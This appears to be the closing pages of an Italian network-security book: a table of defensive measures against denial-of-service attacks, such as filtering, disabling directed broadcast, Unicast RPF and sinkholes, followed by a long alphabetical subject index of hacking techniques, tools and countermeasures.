Blocco di ICMP e UDP	Da sempre gli attacchi DoS tentano di sfruttare questi protocolli per fare il massimo danno. Poiché nessuno dei due è molto utilizzato (almeno per l'accesso pubblico), consigliamo di limitarli sul bordo della rete (disabilitandoli del tutto, se possibile).
Implementare un filtro in ingresso	Bloccare il traffico in entrata non valido, come quello che presenta indirizzi di origine appartenenti a intervalli normalmente non utilizzati per questo scopo. Per un elenco di tali indirizzi, cfr. http://www.cymru.com/Bogons .
Implementare un filtro in uscita	In questo caso si bloccano i pacchetti IP falsificati in uscita dalla propria rete. Il miglior modo per farlo quello di permettere l'uscita verso Internet quando c'è l'indirizzo di origine di uno dei propri siti e impedirla in tutti gli altri casi.
Disabilitare il broadcast IP diretto	Per evitare che il proprio sito sia utilizzato come "amplificatore", conviene disabilitare la funzionalità di broadcast diretto sul router a bordo rete. Per i router Cisco si può utilizzare il comando <code>no ip directed-broadcast</code> . A partire da Cisco IOS versione 12, questa funzionalità è attiva per default. Per altri dispositivi, consultate la documentazione. Consigliamo anche di leggere l'articolo "Stop

(segue)

(continua)

Contromisura

Implementare l'Unicast RPF

Descrizione

Your Network from Being Used as a Broadcast Amplification Site”, l’RFC 2644, una RFC di Daniel Senie che aggiorna l’RFC 1812 per stabilire che il software del router deve essere impostato per default in modo da impedire il forward e la ricezione di broadcast diretti.

Quando su un’interfaccia è abilitato l’Unicast RPF, il router esamina tutti i pacchetti ricevuti come input su tale interfaccia per assicurarsi che l’indirizzo di origine e l’interfaccia di origine appaiano nella tabella di routing e corrispondano all’interfaccia sulla quale è stato ricevuto il pacchetto. Ciò aiuta a sgombrare il traffico dai pacchetti con indirizzi di origine falsi o potenzialmente modificati. Cfr. cisco.com/univercd/cc/td/doc/product/software/ios111/cc111/uni_rpf.htm.

Impostare limiti di velocità

Si può limitare la velocità di trasferimento dei dati sui router al confine della rete per attenuare gli effetti di un attacco DoS, anche se si rischia di provocare problemi ai propri clienti. I router Cisco forniscono il comando *rate limit* per configurare le policy CAR (*Committed Access Rate*) e DCAR (*Distributed CAR*) in modo da controllare il traffico che si è disponibili ad accettare su un’interfaccia. Si può anche utilizzare CBAC (*Context Based Access Control*) in Cisco IOS 12.0 e versioni successive per limitare il rischio di attacchi SYN. Per ulteriori informazioni su CAR e CBAC si rimanda al sito cisco.com.

Autenticare aggiornamenti routing

Non si deve consentire l’accesso non autenticato all’infrastruttura di routing. La maggior parte dei protocolli di routing, come RIP (Routing Information Protocol) v1 e BGP (Border Gateway Protocol) v4, non prevedono alcuna autenticazione, o un meccanismo molto debole, spesso nemmeno implementato. Questa è la situazione ideale per gli hacker, che possono alterare i route legittimi, spesso falsificando il proprio indirizzo IP di origine, per creare una condizione DoS. Le vittime di tali attacchi vedono il loro traffico istradato attraverso la rete degli hacker oppure in un “buco nero”, una rete che non esiste.

Implementare *sink hole*

Un interessante meccanismo per filtrare indirizzi non validi e nello stesso tempo tenere traccia dei segmenti da cui sono originati è offerto dai *sink hole* (“cavità nascoste”). Configurando un router sacrificale in modo da pubblicizzare route con indirizzi di destinazione “bogon”, si può impostare una “trappola” centrale per traffico maligno di tutti i tipi. Per ulteriori dettagli consigliamo di consultare l’eccellente presentazione di Cisco e Arbor Networks (research.arbor.net/downloads/Sinkhole_Tutorial_June03.pdf).

Implementare soluzioni anti DoS

Prendete in considerazione l’idea di implementare una soluzione anti DoS come quelle prodotte da Arbor Networks, Prolexic e altri. Questi prodotti e servizi possono semplificare il lavoro dell’amministratore, poiché sono progettati appositamente per affrontare il traffico “maligno”.

Indice analitico

A

- AAA (*Authentication, Authorization, and Accounting*), 85
- Accesso
- al codice sorgente, 490
 - alla shell, 234–238
 - di rete ristretto, 207
 - di root ottenuto, 271–286
 - fisico, 456–462
 - locale
 - Unix, 215
 - remoto
 - e footprinting, 9
 - Unix, 215, 216–233
- Access point, 433
- ACL (*Access Control List*), 200
- Active Directory (AD), 127–129
- ActiveX RDP client, 20
- Adattatori wireless, 430
- Adobe Flash, 11
 - vulnerabilità, 165
- ADS (*Alternate Data Streams*), 190
 - contromisure, 191–192
- AES (*Advanced Encryption Standard*), 429
- AfriNIC, 26
- Aggiornamenti automatici
- di Windows, 196–198
- aircrack-ng, 441, 443
- aireplay-ng, 439
- airodump-ng, 436
- Amap
- scansione delle informazioni di versione, 78
- AMP (*Assessment Management Platform*), 505
- Analisi della memoria, 301
- Android, 540
 - app native, 555
 - architettura, 542
 - caratteristiche, 541
 - come piattaforma di hacking, 580
 - difesa, 583
 - e piattaforme chiuse, 543
 - fondamenti, 542
 - furto dei dati, 566
 - hacking, 540
 - kernel Linux, 541
- strumenti per il rooting, 548
 - strumenti utili, 545
- Android Composite ADB Interface, 551
- Android Debug Bridge, 545
- Android Emulator, 545
- Android Logger, 575
- Android Market, 552
- Anonimato, 2
- Anonymous, gruppo
- attacchi APT, 294
- AOL, 33
- Apache, 3, 5
 - attacchi, 254–255
- Apache Killer, 254
- APNIC, 26
- Applicazioni dell'utente finale
- exploit di, 164–165
- App native su Android, 555
- APR (*ARP Poison Routing*), 157
- APT (*Advanced Persistent Threats*),
 - attacco a Linux, 318
 - contromisure, 335
 - indicatori comuni, 330
 - rilevamento di attacchi, 333
 - 287–333
 - esempi di strumenti e tecniche, 296–332
 - significato, 288
- ARIN, 26
- ARP replay, 442
- Arp-scan, strumento, 44–45
- ASEP (*Autostart Extensibility Points*), 193
- asleap, 451
- ASLR (*Address Space Layout Randomization*), 209, 224, 544, 587
- ASN (*Autonomous System Number*), 125–126
- ASO (*Address Supporting Organization*), 26
- ASPECT, 363
- ASS (*Autonomous System Scanner*), strumento, 127
- Asterisk, 407
- ATA, password, 462
- Athena 2.0, 21
- Attacchi
- a validazione dell'input, 228–229
 - a Voice over IP, 402–417
 - con canali di ritorno, 235–238
 - con stringhe di formato, 226–228
 - contro i sistemi di autenticazione, 444
 - contro i sistemi di cifratura, 440
 - contro l'algoritmo WEP, 440
 - contro Windows
 - con autenticazione, 167–194
 - con falsificazione dell'autenticazione, 146–158
 - senza autenticazione, 145–163
 - dangling pointer (puntatore pendente), 233–234
 - data-driven
 - Unix, 220–233
 - DDoS (*Distributed Denial of Service*), 637
 - di avvio a freddo, 201
 - di buffer overflow, 220–224
 - di forza bruta
 - Unix, 217–221
 - di intercettazione, 414
 - contromisure, 421
 - DoS (*Denial of Service*), 637
 - wireless, 438
 - Gh0st, APT, 296
 - integer overflow e integer sign, 229–233
 - Man-In-The-Middle, 156–158
 - offline, 419
 - remoti
 - tipi comuni, 238–261
 - return-to-libc, 224–226
- Attacker, utility, 64
- Autenticazione
- contromisure contro la violazione della procedura di, 191–195
 - duale, tentativi illimitati, 366–367
 - duale, tentativi limitati, 367–368

singola, tentativi illimitati,

361–365

singola, tentativi limitati,

365–366

Avvelenamento della cache DNS,

249–250

B

BDE (*Bitlocker Drive Encryption*),

201

Berkeley R, servizio, 66

BGP

enumerazione, 125–128

BGP (*Border Gateway Protocol*), 125

BIND

attacco del DNS, 251

BIND (*Berkeley Internet Name Domain*), 89

pacchetto, 249

BlackBerry OS, 555

Bluetooth, 467

BMC Viewer, 314

BSIMM (*Building Security In Maturity Model*), 627

Buffer overflow, 220–224, 493

locale, 260–261

Bump key, 457

contromisure, 457

Burp Proxy, 506

BusyBox, 557

C

Cache DNS, 310

avvelenamento della, 249–250

CacheDump

cracking delle password, 180

Cain, strumento, 46

cracking, 176

sniffing, 154–155

Canali di ritorno, 235–238

Cancellazione dei log, 277–282

Canonicalizzazione, 490

Capability leak, 571

Carrier IQ, 575

Carte a banda magnetica

hacking, 458

Carte RFID

hacking, 461

Cattura di banner

basi: telnet e netcat, 81–83

contromisure, 83–84

CCNSO (*Country Code Domain Name Supporting Organization*), 26

Centralini telefonici

hacking, 370–374

Meridian Links, 372

protetti da ACE/Server, 373

Rolm PhoneMail, 372

Williams/Northern Telecom,

371

Centro sicurezza PC di Windows,

197

CheckPoint firewall, 16

Chiave precondivisa, 444

CIDR (*Classless Inter-Domain Routing*), 45

Cifratura (SSH, IPsec)

contro sniffer, 276

Circuiti integrati, 469

Cisco

enumerazione degli utenti,

414

telefoni IP, 413

Citrix, 385

accesso a Internet, 396

calcolatrice, 393

Gestione attività, 393

giochi, 393

Guida, 387

Internet Explorer, 390

link, 395

Microsoft Office, 388

stampa, 394

Citrix Access Gateway, 385

Clonazione delle carte di accesso,

458

contromisure, 461

CMS (*Content Management System*),

486

Collegamenti simbolici, 261–262

Compilatore

miglioramenti basati sul,

209–210

Configurazione del sistema

errori di, 266

ConnectBot, app, 555

Connect Cat, 582

Connessioni dial-up

misure di sicurezza, 368

preparazione, 342–344

Connettività remota

e hacking VoIP, 341–403

CONSOB, 18

Controllo backdoor, 183–187

Controllo di Windows (auditing)

disabilitazione, 189–190

Controllo remoto, 182–186

183–187

con GUI, 184–186

dalla riga di comando,

183–184

Contromisure

agli attacchi di bypass dei

permessi, 571

ai capability leak, 572

alla vulnerabilità dei floating

point in WebKit, 563

alla vulnerabilità di furto dei

dati, 568

alle vulnerabilità di Skype, 574

al malware su URL, 572

autenticare, 615

autorizzare, 615

contro gli attacchi

all'aggressivo mode di

IKE, 385

contro gli attacchi APT, 335

contro gli attacchi DoS e

DDoS, 639

contro gli attacchi di forza

bruta a voicemail, 377

contro gli attacchi di rete, 527

contro gli attacchi indiretti,

536

contro gli oggetti del database

vulnerabili, 531

contro i bug del motore di

database, 528

contro il malware sull'App

Store, 605

contro la ricerca e

l'individuazione di

database, 524

contro la vulnerabilità di

JBME 3.0, 597

contro le configurazioni

errate, 535

contro le password deboli o

predefinite, 534

contro le vulnerabilità delle

app, 607

contro l'hack di FOCUS 11,

601

contro l'hacking dei centralini,

373

contro worm iKee, 599

controllare, 615

limitare i privilegi

amministrativi, 621

per Carrier IQ, 577

per HTC Logger, 578

per il crack del PIN di Google

Wallet, 579

per l'accesso fisico, 608

per l'attacco contro algoritmi

WEP, 444

per l'hacking di Citrix, 400

per l'hacking di DISA, 378

per RATC, 565

stratificare, 615

Coprire le proprie tracce, 189–192

Corse critiche (race condition),

262–263

COTS (*Common Off-The-Shelf*),

386, 469

Courtney, programma, 55

CPLC (*Card Production Lifecycle*),

579

Crack del PIN di Google Wallet,

578

- Cracking
 con le GPU, 448
 delle password, 172–178
 con dizionario, 173
 di forza bruta, 173
- Criteri di gruppo
 Windows, 198–201
- Criteri di protezione
 Windows, 198–201
- Criteri di protezione e formazione, 618
- Cross-Site Scripting, 511
 contromisure, 512
- CSRF (*Cross-Site Request Forgery*), 516
 contromisure, 517
- CSS (*Cascading Style Sheet*), 12
- CTL (*Certificate Trust List*), 413
- CUCM (*Cisco Unified Communications Manager*), 413
- Curports, 306
- Cydia, 593
- D**
- Dalvik Debug Monitor Server, 546
- Dalvik Virtual Machine, 543
- DAM (*Database Activity Monitoring*), 627
- Dangling pointer (puntatore pendente)
 attacchi, 233–234
- Database
 attacchi di rete, 524
 attacchi indiretti, 535
 bug del motore, 527
 configurazioni errate, 534
 oggetti vulnerabili, 528
 pubblici, sicurezza, 25
 ricerca e individuazione, 522
 vulnerabilità, 524
- DD-WRT, 433
- Deautenticazione, 439
- DEP (*Data Execution Prevention*), 205
- DESX (*Extended Data Encryption Standard*), 200
- Diagramma dei percorsi di access, 40
- Difetti del kernel, 265–266
- dig, comando Unix, 36
- DirBuster, 11
- Directory di prefetch, 313
- DISA (*Direct Inward System Access*), 377
- Disco virtuale nella RAM, 323
- Dispositivi di hacking, 462–466
- Dispositivi hardware
 reverse engineering, 468
- dlldump, comando, 303
- dlllist, plugin, 303
- DLP (*Data Leak Prevention*), 620
- DNS, 25
 enumerazione, 87–91
 interrogazione, 33
 trasferimento di zona, 34
- Dnseenum, strumento, 90
- dnsrecon, 36
- DoS (*Denial of Service*), 422, 494
- DRDoS (*Distributed Reflected Denial of Service*), 639
- Driver di periferica
 exploit di, 166–167
- DSP FFT (*Digital Signal Processing – Fast Fourier Transform*), 347
- DTLS (*Datagram Transport Layer Security*), 421
- Dumping
 di password memorizzate nella cache, 178–181
- DumpSec, strumento, 105
- E**
- EAP (*Extensible Authentication Protocol*), 429
- EAP-TTLS, 451
- ECHO ICMP, pacchetti, 54
- EEPROM (*Electrically Erasable Programmable Read-Only Memory*), 470
- EFF (*Electronic Frontier Foundation*), 2
- ELSave, utility, 189
- Email malevola, attacco APT, 297–299
- Encrypting File System (EFS), 200
- Enhanced Mitigation Experience Toolkit di Microsoft (EMET), 165, 200
- Enumerazione, 75–138
 dei servizi di rete comuni, 83–140
 del DNS, TCP/UDP 53, 87–91
 del servizio di risoluzione SQL, UDP 1434, 134–136
 del servizio nomi NetBIOS, UDP 137, 100–104
 dell'utente automatizzata, 410–412
 di BGP, TCP 179, 125–128
 di finger, TCP/UDP 79, 93–94
 di FTP, TCP 21, 83–84
 di HTTP, TCP 80, 94–97
 di LDAP di Windows Active Directory, TCP/UDP 389 e 3268, 127–131
- di Microsoft RPC (Microsoft RPC Endpoint Mapper), TCP 135, 98–100
- di NFS, TCP/UDP 2049, 137, 138
- di NIS, programma RPC 100004, 134
- di Oracle TNS, TCP 1521/2483, 136–137
- di RPC UNIX, TCP/UDP 111 e 32771, 131–133
- di SMTP, TCP 25, 86–87
- di SNMP, UDP 161, 120–124
- di telnet, TCP 23, 85–87
- di TFTP, TCP/UDP 69, 92–93
- di utenti SIP, 406
- tramite sessione NetBIOS, TCP 139/445, 104–119
- Enumerazione SIP
 contromisure, 414
- Errori di configurazione del sistema
 UNIX, 266, 269
- ES File Manager, app, 555
- Estensioni del server, 491
- Estrazione e cracking di password, 169–181
- Ethernet, rete
 sniffer, 275–276
- EULA (*End User License Agreement*), 398
- Exploit
 dei driver di periferica, 166–167
 dei servizi di rete, 161–164
 di applicazioni dell'utente finale, 164–166
 senza autenticazione da remoto, 161–167
- Extranet, e footprinting, 9
- F**
- FEK (*File Encryption Key*), 200
- Fiddler, 501
- Fierce.pl, strumento, 91
- File
 core, 264
 di paginazione, 300
 di scambio, 300
- file handle, oggetto, 242
- File SUID, 267–268
- Filtro sugli indirizzi MAC, 428
- finger
 enumerazione, 93–94
- Fingerprinting
 attivo dello stack, 66–69
 di servizi, 76–78
 passivo dello stack, 70–73

Fingerprinting di servizi
con Amap, 78
con Nmap, 77
FIN, pacchetto, 57
firewalk, 41
Firewall, 22
contro ping sweep, 55
di Windows, 195
Firmware, 475
Flood SIP INVITE
contromisure, 423
FOCA, 21–22
FOCUS 11, 600
Footprinting, 7, 4
definizione, 8
del numero telefonico,
342
scopo, 8
su Internet, 9
Forza bruta
Unix, 217–221
Foundstone Trout, 41
FPGA (*Field Programmable Gate Array*), 470
fpipe
reindirizzamento delle porte,
187–188
FreeRADIUS-WPE, 452
FTK Imager, 299
FTP
attacco remoto a, 238–239
enumerazione, 83–84
FTP (*File Transfer Protocol*), 83
FTPS (*File Transfer Protocol Secure*),
84
Fughe di notizie
contromisure, 344
Funzionalità di sicurezza
di Windows, 195–210
Fyodor, 56–58

G

GARP (*Gratuitous ARP*), 418
Generic Downloader, 331
Generic Dropper, 331
Gestione dei segnali, 263
Gestire i fallimenti, 618
GetAcct, strumento, 118
Gh0st RAT, 297
GHDB (*Google Hacking Database*),
20
GingerBreak, 549
GNSO (*Generic Names Supporting
Organization*), 26
Godaddy, 33
Google, 19
trovare applicazioni web
vulnerabili, 496
Google Earth, 13
Google hacking per VPN, 380
contromisure, 381

Google Locations, 14
Google Maps, 14
GPMC (*Group Policy Management
Console*), 623
GPS (*Global Positioning System*),
433
GPU (*Graphical Processing Unit*),
448
cracking, 448
Grendel-Scan, strumento, 96

H

Hacking
della soluzione VPN di Citrix,
385
delle carte a banda magnetica,
458
delle carte RFID, 461
delle reti VPN, 378–387
del proprio Android, 547
del Web, 487–521
di Android, 540
di applicazioni web, 496
di database, 487–538
di dispositivi Android altrui,
561
di dispositivi hardware,
455–484
di reti wireless, 425–454
di server web, 488
di sistemi voicemail,
373–378
di UNIX, 213–286
di Windows, 143–212
panoramica, 144
dispositivi di, 462–466
di telefoni altrui, 593
nel mondo mobile, 539–610
VoIP
e connettività remota,
341–403

Handy Light, 602
Hash di password
cattura, 170–172
Hayes Modem, 365
HDL (*Hardware Description
Language*), 470
Hijacking del dominio, 33
HINFO , 39
HIPS (*Host-based Intrusion
Prevention Systems*),
620
Host ARP
ricerca, 44–46
Host ICMP
ricerca, 47–49
hosts, file, 306
Host TCP/UDP
ricerca, 51–53
HP Cookie Cruncher, 509
hping3, strumento, 50

HTC Logger, 577
HTML5, 487
HTTP
enumerazione, 94–97
HTTP Response Splitting,
517
contromisure, 519
HTTrack, 498

I

IANA (*Internet Assigned Numbers
Authority*), 25
ICANN (*Internet Corporation
for Assigned Names and
Numbers*), 25
ICE (*In-Circuit Emulator*), 480
ICF (*Internet Connection Firewall*),
150
ICMP (*Internet Control Message
Protocol*), 47, 51–52
ICMP (*Internet Control Messaging
Protocol*), 40
ICS (*Industrial Control System*), 341
ICSP (*In-Circuit Serial
Programming*), 479
IDA Pro, 476
IDS (*Intrusion Detection System*), 48
IDS/IPD (*Intrusion Detection and
Prevention System*), 80
IDS Snort, 16
IDT (*Interrupt Descriptor Table*), 283
IETF (*Internet Engineering Task
Force*), 402
iKee, 597
IKE (*Internet Key Exchange*), 138,
380
aggressive mode, 383
IMEI (*International Mobile
Equipment*), 575
Immagine della memoria, 299–301
IMSI (*International Mobile Subscriber
Identity*), 575
Incident response, 298
Indicatori di compromissione, 298
Linux, 320
Indirizzi IP, 3
allocazione, 26
Individuare la password da remoto,
146–153
Informazioni sul personale, 15–17
InstaStock, 602
Integer overflow
attacchi, 229–233
Integer sign
attacchi, 229–233
Internet
e footprinting, 9
Internet Protocol Suite, 47
Intranet
e footprinting, 9
iOS, 584

- accesso fisico, 607
 attacco man-in-the-middle, 600
 jailbreaking, 588
 origini, 586
 sicurezza, 587
- iPad, 584
 iPhone, 584
 caratteristiche, 585
 iPod Touch, 584
 Ippl, programma, 55
 IPSec (*IP Security Protocol*), 277
 IPS (*Intrusion-Prevention Systems*), 42
 IPv4, 43–44
 IPv6, 43–44
 IRC (*Internet Relay Chat*), 2
 ISM (*Industriale, Scientifica e Medica*), 426
 Isolamento della sessione 0, 207–208
 Isolamento del servizio, 205–206
 ISP (*Internet Service Provider*), 26
 ITU (*International Telecommunication Union*), 402
 iWar, 347
- J**
- Jailbreaking
 basato sul processo di boot, 589
 iOS, 588
 remoto, 592
 JailbreakMe, 594, 596
 John the Ripper, 257–260
 cracking delle password, 174
 JTAG (*Joint Test Action Group*), 481
 Juice Defender, app, 555
 JXplorer, strumento, 129
- K**
- Kamkar, Sammy, 14
 Kernel
 difetti del, 265–266
 Kindle
 Android Market, 552
 Kindle Fire
 rooting, 550
 Kindle Fire OS, 550
 Kismet, 435
 KISS (*Keep It Simple Stupid*), 619
- L**
- LACNIC, 26
 LDAP
 enumerazione, 127–131
 LDAP (*Lightweight Directory Access Protocol*), 127–128
 LEAP (*Lightweight Extensible Authentication Protocol*), 450
 LHF (*Low Hanging Fruit*), 361, 362
 Librerie condivise, 264–265
 LIR (*Local Internet Registries*), 26
 Livelli di integrità, UAC e LoRIE, 203–205
 LKM (*Loadable Kernel Module*), 281
 LLDP-MED (*Link Layer Discovery Protocol – Media Endpoint Devices*), 413
 Lock bumping, 456
 Log a soglia, 64
 Log degli antivirus, 316
 loki2, programma, 55
 LSA (*Local Security Authority*), 178
- M**
- Magnetic-Stripe Card Explorer, 459
 Maltego, 16, 24
 Malware su URL, 572
 Manipolazione dei file core, 264
 Mappatura del dispositivo, 469
 Mappatura delle vulnerabilità, 214–215
 Market Enabler, app, 555
 Master File Table, 305
 Matrice per combinazione di contromisure, 614
 McAfee NeoTrace Professional, 41
 MCF (*Modular Crypt Format*), 258
 Medusa
 attacchi di forza bruta, 218
 Metasploit
 controllo remoto, 184
 gestione dati di scansione, 72–73
 vulnerabilità di Windows, 161–162
 Metasploit Framework (MFS), 319
 MIC (*Mandatory Integrity Control*), 203
 Microcontrollori, 470
 strumenti di sviluppo, 480
 Microsoft Internet Information Services (IIS), 97
 Microsoft URLScan, 97
 Miglioramento adattativo, 617
 MIKEY (*Multimedia Internet Keying*), 421
 Minacce avanzate persistenti (APT), 287–333
 Mirroring di siti web, 11
 MiTM (*Man in The Middle*), 156–158, 419
 MobileSafari, 593
 MOICE (*Microsoft Office Isolated Conversion Environment*), 166
 Motori di ricerca, 20
- MSRPC (*Microsoft RPC Endpoint Mapper*)
 enumerazione, 98–100
 MTA (*Mail Transfer Agent*), 240
- N**
- named.conf
 trasferimento di zona, 38
 NASL (*Nessus Attack Scripting Language*), 79
 NAT (*NetBIOS Auditing Tool*), 107
 NAT (*Network Address Translation*), 22
 NBNS (*NetBIOS Name Service*), 100
 NBTEnum, strumento, 112
 Ncat, 559
 Nessus, 496
 scansione di vulnerabilità, 78–80
 Netcat, 63–64, 316
 basi per la cattura di banner, 81–83
 controllo remoto, 183
 NetE, strumento, 114
 Netflix, 562
 Netstat, 305
 output, 306
 Network Mapper (Nmap),
 strumento, 45–46
 gestione dati di scansione, 72–74
 Network Scanner, strumento, 106
 Network sniffer (*Shark for Root*), 580
 Network Solutions, 33
 Network Spoofer, 581
 NeXT, 585
 NeXTSTEP, 585
 NFS (*Network File System*)
 attacco a, 242–246
 enumerazione, 137
 servizio, 66
 NIDS (*Network Intrusion Detection System*), 64
 NIDS (*Network Intrusion-Detection Systems*), 42
 Nikto, 495
 NIR (*National Internet Registries*), 26
 NIS (*Network Information System*), 134
 enumerazione, 134
 Nmap, 3, 45–46, 58–61, 64–67,
 558
 for Android, 582
 ricerca di host TCP/UDP, 52
 scansione delle informazioni di versione, 77
 Script NSE, 80
 Nomi di file, 192–193

nping, strumento, 50
 ricerca di host TCP/UDP, 54
 NSE (*Nmap Scripting Engine*), 80
 nslookup, client, 34
 NTFS (*Windows NT File System*),
 190

O

OAK (*Oracle Assessment Kit*),
 136–137
 OAT (*Oracle Auditing Tools*),
 136–137
 Octel, 371
 OID (*Object Identifier*), 121
 Onion routing, 2
 OpenConnect, 12
 Open Handset Alliance, 540
 OpenSSH
 Vulnerabilità challenge-
 response di, 252–253
 OpenSSL
 attacchi a, 253–254
 Open Vulnerability Assessment
 System (OpenVAS),
 scanner di vulnerabilità,
 78
 OpenWRT, 433
 Operazione Aurora, 291
 Operazioni pianificate, 311
 Oracle, 524
 Oracle TNS (*Transparent Network
 Substrate*), 136–137
 enumerazione, 136–137
 Ordine di volatilità, 298
 OUI (*Organizationally Unique
 Identifier*), 45
 OWASP (*Open Web Application
 Security Project*), 502
 DirBuster, 11

P

Pass-the-Hash, 158–159
 Pass the Ticket, 160
 Password
 cracking di, 172–178
 debolì o predefinite, 531
 estrazione e cracking, 169–181
 spionaggio, 153–156
 standard, 467
 vulnerabilità della, 255–259
 Password memorizzate nella cache
 dumping, 178–181
 PCAnywhere, 423
 PCMClA, 431
 PCM (*Pulse Code Modulation*), 417
 PEAP, 451
 Permessi su file e directory
 Unix, 267–270
 PGP (*Pretty Good Privacy*), 33
 PhishTank, 298

PhoneSweep, 342, 354
 elementi distintivi, 357
 interfaccia grafica, 355
 PIE (*Position Independent
 Executable*), 587
 pingd, strumento, 55
 Ping sweep
 contromisure, 54–55
 di rete, 44–49
 Plug-in per i browser, 500
 PMIE (*Protected Mode di IE*), 165,
 203
 Poison Ivy, 326
 Porte, 631
 accesso fisico, 456–462
 autenticazione, 194–195
 disponibili, 66
 reindirizzamento,
 186–188
 portmapper, servizio, 66
 postfix, attacchi a sendmail, 240
 Privoxy, 3
 Procedura di autenticazione
 contromisure contro
 la violazione di,
 191–195
 Process Explorer, 307
 Processi
 autenticazione, 194–195
 Process Monitor, 308
 Procomm Plus 32, 363
 Programmatori di EEPROM,
 479
 Protezione di risorse Windows
 (WRP), 202–204
 Protezione esecuzione programmi,
 204–205
 Protocollo ARP (*Address Resolution
 Protocol*), 44–45
 Protolog, programma, 55
 proxychains, 4
 psexec, strumento
 controllo remoto, 184
 PSK (*Pre-Shared Key*), 444
 PSTN (*Public Switched Telephone
 Network*), 389, 402
 PUP (*Potentially Unwanted
 Program*), 317
 PUSH, pacchetto, 57
 pwdump
 contromisure, 172–173
 estrazione degli hash, 171

Q

QBASIC, 367, 368
 Qmail
 attacchi a sendmail, 240
 QoS (*Quality of Service*), 403
 Query del registro, 311

R

RADIUS, 449
 RageAgainstTheCage, 564
 Rational AppScan, 509
 RDP (*Remote Desktop Protocol*), 20
 redsn0w, 591
 Refactoring del servizio, 207–208
 Registro di eventi
 cancellazione, 189
 Reindirizzamento delle porte,
 186–188
 Remote Shell via WebKit, 562
 Reti
 ad hoc, 427
 a infrastruttura, 427
 VPN
 hacking, 378–387
 Reverse engineering
 dispositivi hardware, 468
 Reversing del firmware, 475–478
 RFC (*Request for Comments*), 57
 Ricerca di host
 ARP, 44–46
 ICMP, 47–50
 TCP/UDP, 51–53
 Riconoscimento della rete, 39
 ostacolamento, 41
 RID (*Relative Identifier*), 110
 Rilevamento del sistema operativo
 contromisure, 69–70
 Rilevamento di attacchi APT, 333
 RIPE, 26
 RIR (*Regional Internet Registries*),
 26
 Robtex Swiss Army Knife Internet
 Tool, 298
 ROM Manager, app, 554
 root
 storia, 213–214
 Rootkit, 191–192, 271–272
 attacco con, 284–285
 Rootkit del kernel, 281–284
 RPC (*Remote Procedure Call*), 98,
 131
 attacco ai servizi di, 241–243
 RPC (*Remote Procedure Call*),
 porta, 58
 servizio, 66
 RPC UNIX
 enumerazione, 131–133
 RPM (*Red Hat Package Manager*),
 273
 RTCP (*Real-time Control Protocol*),
 403
 RTP (*Real-time Transport Protocol*),
 403
 rusers (RPC Program 100002),
 133
 Russian Business Network (RBN)
 attacchi APT, 294–295
 rwho (UDP 513), 133

S

SAM (*Security Accounts Manager*), 170
 SBC (*Session Border Controller*), 421
 SCADA, 22, 341
 Scalata dei privilegi, 168–169, 255
 Scambio di password in rete
 spionaggio, 153–156
 ScanLine
 servizi, in esecuzione, 62
 Scanlogd, programma, 55, 64
 Scanner di vulnerabilità, 78–81,
 495
 Scansione
 ACK TCP, 57
 di connessione TCP, 57
 di finestre TCP, 58
 di porte, 56–58
 contromisure, 64–65
 elaborazione
 e memorizzazione
 dei dati, 72–74
 FIN, 64
 FIN TCP, 57
 FTP bounce (a rimbalzo
 FTP), 60
 Null TCP, 57
 RPC TCP, 58
 SIP, 404
 contromisure, 405
 SYN, 64
 SYN TCP, 57
 tipi, 56–58
 UDP, 58
 Xmas Tree TCP, 57
 Scansione semiaierta, di porte, 57
 SCM (*Service Control Manager*), 206
 Screenshot, app, 555
 Script di forza bruta, 359–372
 Script NSE
 scansione di vulnerabilità, 80
 Secure FTP (SFTP), 84
 Segnale SIGTSTP, 263
 Segniture
 passive, 70–71
 SEH (*Structured Exception
 Handling*), 205
 SEIM (*Security Event and
 Information Monitoring*),
 153
 Sendmail
 attacco remoto a, 240–241
 Server Network Utility, 135
 Server VPN IPSec, 382
 Servizi con privilegi minimi, 206
 Servizi di rete
 comuni, enumerazione,
 83–140
 exploit di, 161–164
 Servizi in esecuzione o in ascolto,
 56–69

Servizi RPC (*Remote Procedure
 Call*)
 attacco a, 241–243
 Servizio di risoluzione SQL
 enumerazione, 134–136
 Servizio nomi NetBIOS
 enumerazione, 100–104
 Sessione 0
 isolamento, 207–208
 Sessioni null SMB
 contromisure, 115–117
 SetCPU, app, 555
 SET (*Social Engineering Toolkit*), 397
 sfind, strumento, 191
 SFP (*System File Protection*), 97
 ShareEnum, strumento, 106
 Shell
 accesso alla, 234–238
 remota con zero permessi, 568
 Shiva LAN Rover, 358
 Shockwave Flash, 11
 SHODAN (*Sentient Hyper-
 Optimized Data Access
 Network*), 22
 SID (*Security IDentifier*), 110
 SIP EXpress Router, 409
 SIPScan, 411
 SIP (*Session Initiation Protocol*), 402
 Sistema operativo
 attivo, 65–66
 identificazione passiva del, 69
 rilevamento, 65–72
 Sistemi voicemail
 hacking, 373–378
 Site Security Handbook, 25
 SiteDigger, 21
 Skyhook, 14
 SKYNNY, 402
 Skype, 573
 SMB (*Server Message Block*), 104,
 138
 SMS (*Systems Management Server*),
 163
 SMTP
 enumerazione, 86–87
 Sniffer, 274–277
 contromisure, 276–277
 funzionamento, 275–276
 rilevamento, 276
 Sniffing
 dati del bus, 472
 del traffico wireless, 437
 dell’interfaccia wireless, 474
 procedure di autenticazione
 Windows, 155–156
 SNMP (*Simple Network
 Management Protocol*), 120
 enumerazione, 120–124
 Snooping, 89
 Snort, programma, 54, 64
 SNScan, strumento, 122
 socat, 5

Social network, 15
 SOCKS, 2
 Spear-phishing, 289
 Spoofing, 146
 SQL injection, 512
 automatizzata, 514
 contromisure, 515
 esempi, 513
 SQLPing, strumento, 135
 SQL Slammer, 523
 SRTP (*Secure RTP*), 421
 SSH (*Secure SHell*), 85
 sniffer, 276
 vulnerabilità, 251
 SSI (*Server Side Include*), 521
 Standard 802.11, 426
 Strategie generali per le
 contromisure, 612
 Street View, 14
 Stringhe di formato
 attacchi con, 226–228
 SuperOneClick, 548
 SuperScan, strumento, 50
 ricerca di hosto TCP/UDP, 53
 servizi, in esecuzione, 60–61
 Superuser, app, 554
 SYN, pacchetto, 57
 SYN/ACK, pacchetto, 57
 Sysinternals, utility, 194, 299
 SYSTEM
 privilegi, 168

T

Tabelle arcobaleno, 446
 Tag nascosti, 520
 contromisure, 521
 Tamper Data, 500
 Taskkill, utility, 194
 TCP
 servizi, in esecuzione, 58–63
 Tcpdump, 558
 TDSS (TDL1–4), 329
 Tecniche di exploit del carrier,
 357–359
 Teleport Pro, 11
 TeleSweep, 342, 352
 Telixax, 350
 telnet
 cattura di banner, 81–83
 enumerazione, 85–87
 Telnet inverso, 235–238
 Temporal Key Integrity Protocol
